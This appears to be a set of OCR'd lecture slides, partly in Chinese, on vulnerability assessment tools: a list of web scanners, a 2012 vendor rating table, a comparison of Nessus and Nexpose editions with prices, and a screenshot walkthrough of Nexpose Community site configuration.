


掃描 Web 應用程式弱點



No.	Security Scanner	URL
1.	Acunetix Web Vulnerability Scanner	http://www.acunetix.com
2.	IBM Rational Appscan	http://www.watchfire.com/products/appscan/default.aspx
3.	Milescan Web Security Auditor	http://www.milescan.com/hk/
4.	HP WebInspect software	https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5E9570_4000_100__

VA Process



VA Software

	RATING				
	Strong Negative	Caution	Promising	Positive	Strong Positive
Beyond Security				x	
BeyondTrust/eEye Digital Security				x	
Critical Watch				x	
Digital Defense		x			
McAfee					x
nCircle				x	
Qualys					x
Rapid7					x
Saint			x		
Tenable Network Security					x
Trustwave		x			

As of 10 August 2012

Nessus 5

- Tenable Network Security
- No more open source!
- Browser-based architecture
- Remote on-demand service
- Can be integrated into vulnerability management system(Tenable SecurityCenter)



Nessus Architecture

- Client-Server 架構
 - Nessus daemon:負責掃描
 - Nessus client: web-based
- Nessus plugins
 - 擴充掃描項目，將測試結果回報給用戶端檢視報告
- 可同時掃描多台目標主機
- 聰明的通信埠識別能力
 - Port scan 並不會依循IANA所指派的通信埠編號。例：
Nessus能辨別出一個開在port 6386的網頁伺服器
- NASL
 - 可自行開發 plugins 的 script 程式語言

Nessus Editions

	Nessus Evaluation	Nessus	Nessus Perimeter Service	Nessus Home
Designed For	Commercial organizations wanting to evaluate Nessus	Commercial organizations	Enterprises and commercial organizations with external IPs or PCI requirements	Personal use in a home network, non-commercial
Real-time Vulnerability Updates	✓	✓	✓	✓
Vulnerability Scanning	✓	✓	✓	✓
Unlimited Scans	✓	✓	✓	✓
Number of IPs Per Scanner	16	Unlimited	Unlimited	16
Web Application Scanning	✓	✓	✓	✓
Mobile Device Detection	✓	✓	✓	✓
Exportable Reports	✓	✓	✓	✓
Targeted Email Notifications	-	✓	✓	✓
Scan Scheduling	-	✓	✓	✓
Configuration Checks	-	✓	✓	-
Compliance Checks (PCI, CIS, FDCC, NIST, etc.)	-	✓	✓	-
Sensitive Data Searches	-	✓	✓	-
SCADA Plugins	-	✓	✓	-
Access to the VMware Virtual Appliance	-	✓	✓	-
PCI DSS Audits	-	✓	✓	-
Two Quarterly PCI ASV Validation Submissions	-	-	✓	-
Product Support	-	✓	✓	-
Price	Free for 7 Days Evaluate	\$1,500 USD/year Buy Now	\$3,600 USD/year Buy Now	Free Register

Rapid7 nexpose

Individuals, SMBs		Enterprises	
 nexpose [®] community	 nexpose [®] express	 nexpose [®] consultant	 nexpose [®] enterprise
Freeware Community	IT generalists in SMBs	IT security consultants	IT security teams in enterprises
FREE	\$2,999/Year/User	Contact Us	Contact Us
FREE DOWNLOAD	BUY ONLINE	14 DAY TRIAL	14 DAY TRIAL

Officially Supported Operating Systems



Microsoft Windows Server 2003 SP2 / Server 2003 R2*
Microsoft Windows Server 2008 R2
Microsoft Windows 7



VMware ESX 3.5* and 4.0
VMware ESXi 3.5*, 4.0 and 5.0



Red Hat Enterprise Linux Server 5.x



Ubuntu 8.04 LTS
Ubuntu 10.04 LTS (64 bit only)
Ubuntu 12.04 LTS (64 bit only)

Nexpose has been optimized to run in the following browsers



Internet Explorer 7*, 8, 9



Firefox 10*



Chrome (latest stable version)*


Community Edition

- Free
- Single user
- Up to 32 IPs
- Can be used for SMB or individual
- Web application VA

	RATING				
	Strong Negative	Caution	Promising	Positive	Strong Positive
Beyond Security				x	
BeyondTrust/eEye Digital Security				x	
Critical Watch				x	
Digital Defense		x			
McAfee					x
nCircle				x	
Qualys					x
Rapid7					x
Saint			x		
Tenable Network Security					x
Trustwave		x			

As of 10 August 2012

key components




version comparison

Enterprise	Consultant	Express	Community
Scalable For Large Organizations and Security Teams	For IT Security Consulting Organizations	For Small and Mid-Sized Organizations	Individual Users
• Scales to Unlimited IPs • Scans networks, OS, DBs web applications and virtual environments • Deployment options: software, appliance, virtual appliance, managed service • Integrated configuration assessment and policy management • Custom scan configurations, reports and remediation plans • High priority phone support • And much more	• Scans up to 1,024 IPs • Scans networks, OS, DBs web applications and virtual environments • Deployment options: software • Integrated configuration assessment and policy management • Custom scan configurations, reports and remediation plans • High priority phone support • And much more	• Scans up to 128 or 256 (Pro) IPs • Scans networks, OS and DBs • Deployment option: software	• Scans 32 IPs • Scans networks, OS and DBs • Deployment option: software
FREE 7-DAY TRIAL	FREE 7-DAY TRIAL	BUY ONLINE	FREE DOWNLOAD



logging on and start to use

- supported browsers
 - Internet Explorer 7.0.x, 8.0.x, and 9.0
 - Mozilla Firefox 10.0.x and 17.0.x
 - Google Chrome



Connect nexpose Service

- Default port : 3780/tcp



Site Configuration

The screenshot shows a web browser window with the URL `https://localhost:3780/site/wizard.jsp`. The page header includes the "nexpose community" logo and a navigation bar with links: Home, Assets, Vulnerabilities, Policies, Reports, and Administration. A breadcrumb trail indicates the current path: Assets > Sites > New Site > Configuration. The main heading is "Site Configuration". Below this are four buttons: Previous, Next, Save, and Cancel. A left-hand menu lists configuration sections: General (highlighted), Assets, Scan Setup, Credentials, Web Applications, Organization, and Access. The "General" section contains a descriptive paragraph and four form fields: Name (text input), Importance (dropdown menu set to "Normal"), Type (radio button selected for "Static"), and Description (text area). The browser's address bar and standard toolbar are visible at the top.

← → ↻ ~~https://~~localhost:3780/site/wizard.jsp ☆ [Icons] ☰

nexpose[®]
community Help

Home Assets Vulnerabilities Policies Reports Administration

Assets > Sites > New Site > Configuration > Se

Site Configuration

Previous Next Save Cancel

General A site is a collection of assets to be scanned. Basic site configuration includes selecting a Scan Engine and a scan access to users. You can also configure scan credentials and alerts.

Assets

Scan Setup

Credentials

Web Applications

Organization

Access

Name

Importance Normal ▼

Type ☒ Static

Description

Assets Configuration

The screenshot shows a web browser window with the URL `https://localhost:3780/site/wizard.jsp?siteid=1`. The page is titled "Site Configuration" and is part of the "Assets" configuration wizard. The left sidebar contains a menu with "Assets" selected. The main content area is divided into two sections: "Included Assets" and "Excluded Assets". The "Included Assets" section has a text area containing the IP range "10.0.0.1 - 10.0.0.10" and a button "Choose File" next to the text "Import list from file". The "Excluded Assets" section has an empty text area and a similar "Choose File" button. A right-hand panel provides information on IP address notation, including examples for IPv4 and IPv6 addresses and CIDR notation.

Logged on as: roland

Help | Support | News | Log Off

Home Assets Vulnerabilities Policies Reports Administration

Assets Sites Home Configuration

Search

Site Configuration

Previous Next Save Cancel

General

Assets

Scan Setup

Credentials

Web Applications

Organization

Access

Included Assets

The listed IP addresses and host names are included in this site.

10.0.0.1 - 10.0.0.10

Import list from file No file chosen

Excluded Assets

The listed IP addresses and host names will not be scanned as part of this site.

Import list from file No file chosen

Enter one IP address or host name per line using any of the following notations:

```
10.0.0.1
10.0.0.1 - 10.0.0.255
10.0.0.0/24
2001:db8::1
2001:db8::0 - 2001:db8::ffff
2001:db8::112
2001:db8:85a3:0:0:8a2e:370:7330/124
www.example.com
```

IPv6 addresses can be fully compressed, partially uncompressed, or uncompressed. The following are equivalent:

```
2001:db8::1
2001:db8:0:0:0:0:0:1
2001:0db8:0000:0000:0000:0000:0000:0001
```

If you use CIDR notation for IPv4 addresses (x.x.x.x/24) the Network Identifier (.0) and Network Broadcast Address (.255) will be ignored, and the entire network is scanned.

```
10.0.0.0/24 will become 10.0.0.1 - 10.0.0.254
10.0.0.0/16 will become 10.0.0.1 - 10.0.255.254
```

Scan Setup

The screenshot shows the Nexpose Community Scan Setup wizard in a web browser. The URL is `https://localhost:3780/site/wizard.jsp?siteid=1`. The user is logged in as 'roland'. The navigation bar includes links for Home, Assets, Vulnerabilities, Policies, Reports, and Administration. The breadcrumb trail shows Assets > Sites > Home > Configuration. A search bar is located on the right. The main section is titled 'Site Configuration' and includes buttons for Previous, Next, Save, and Cancel. On the left, a sidebar lists configuration categories: General, Assets, Scan Setup (highlighted), Credentials, Web Applications, Organization, and Access. The 'Scan Template' section is active, displaying a list of templates: Full audit, Denial of service, Discovery Scan, Discovery Scan - Aggressive, Exhaustive, HIPAA compliance, Internet DMZ audit, Linux RPMs, Microsoft hotfix, Payment Card Industry (PCI) audit, Penetration test, Safe network audit, Sarbanes-Oxley compliance, and Web audit. A red box highlights this list, and a mouse cursor points to the 'Full audit' option. To the right of the list is a 'Browse' button and a text box labeled 'Select a scan template.'.

Logged on as: roland

Help | Support | News | Log Off

Home Assets Vulnerabilities Policies Reports Administration

Assets Sites Home Configuration Search

Site Configuration

Previous Next Save Cancel

General

Assets

Scan Setup

Credentials

Web Applications

Organization

Access

Scan Template

Select or customize a scan template, which controls how assets are scanned and which checks are performed for this site.

Full audit

Denial of service

Discovery Scan

Discovery Scan - Aggressive

Exhaustive

HIPAA compliance

Internet DMZ audit

Linux RPMs

Microsoft hotfix

Payment Card Industry (PCI) audit

Penetration test

Safe network audit

Sarbanes-Oxley compliance

Web audit

Browse


Select a scan template.

be paired with the Security Console in order to be available for selection or customization.

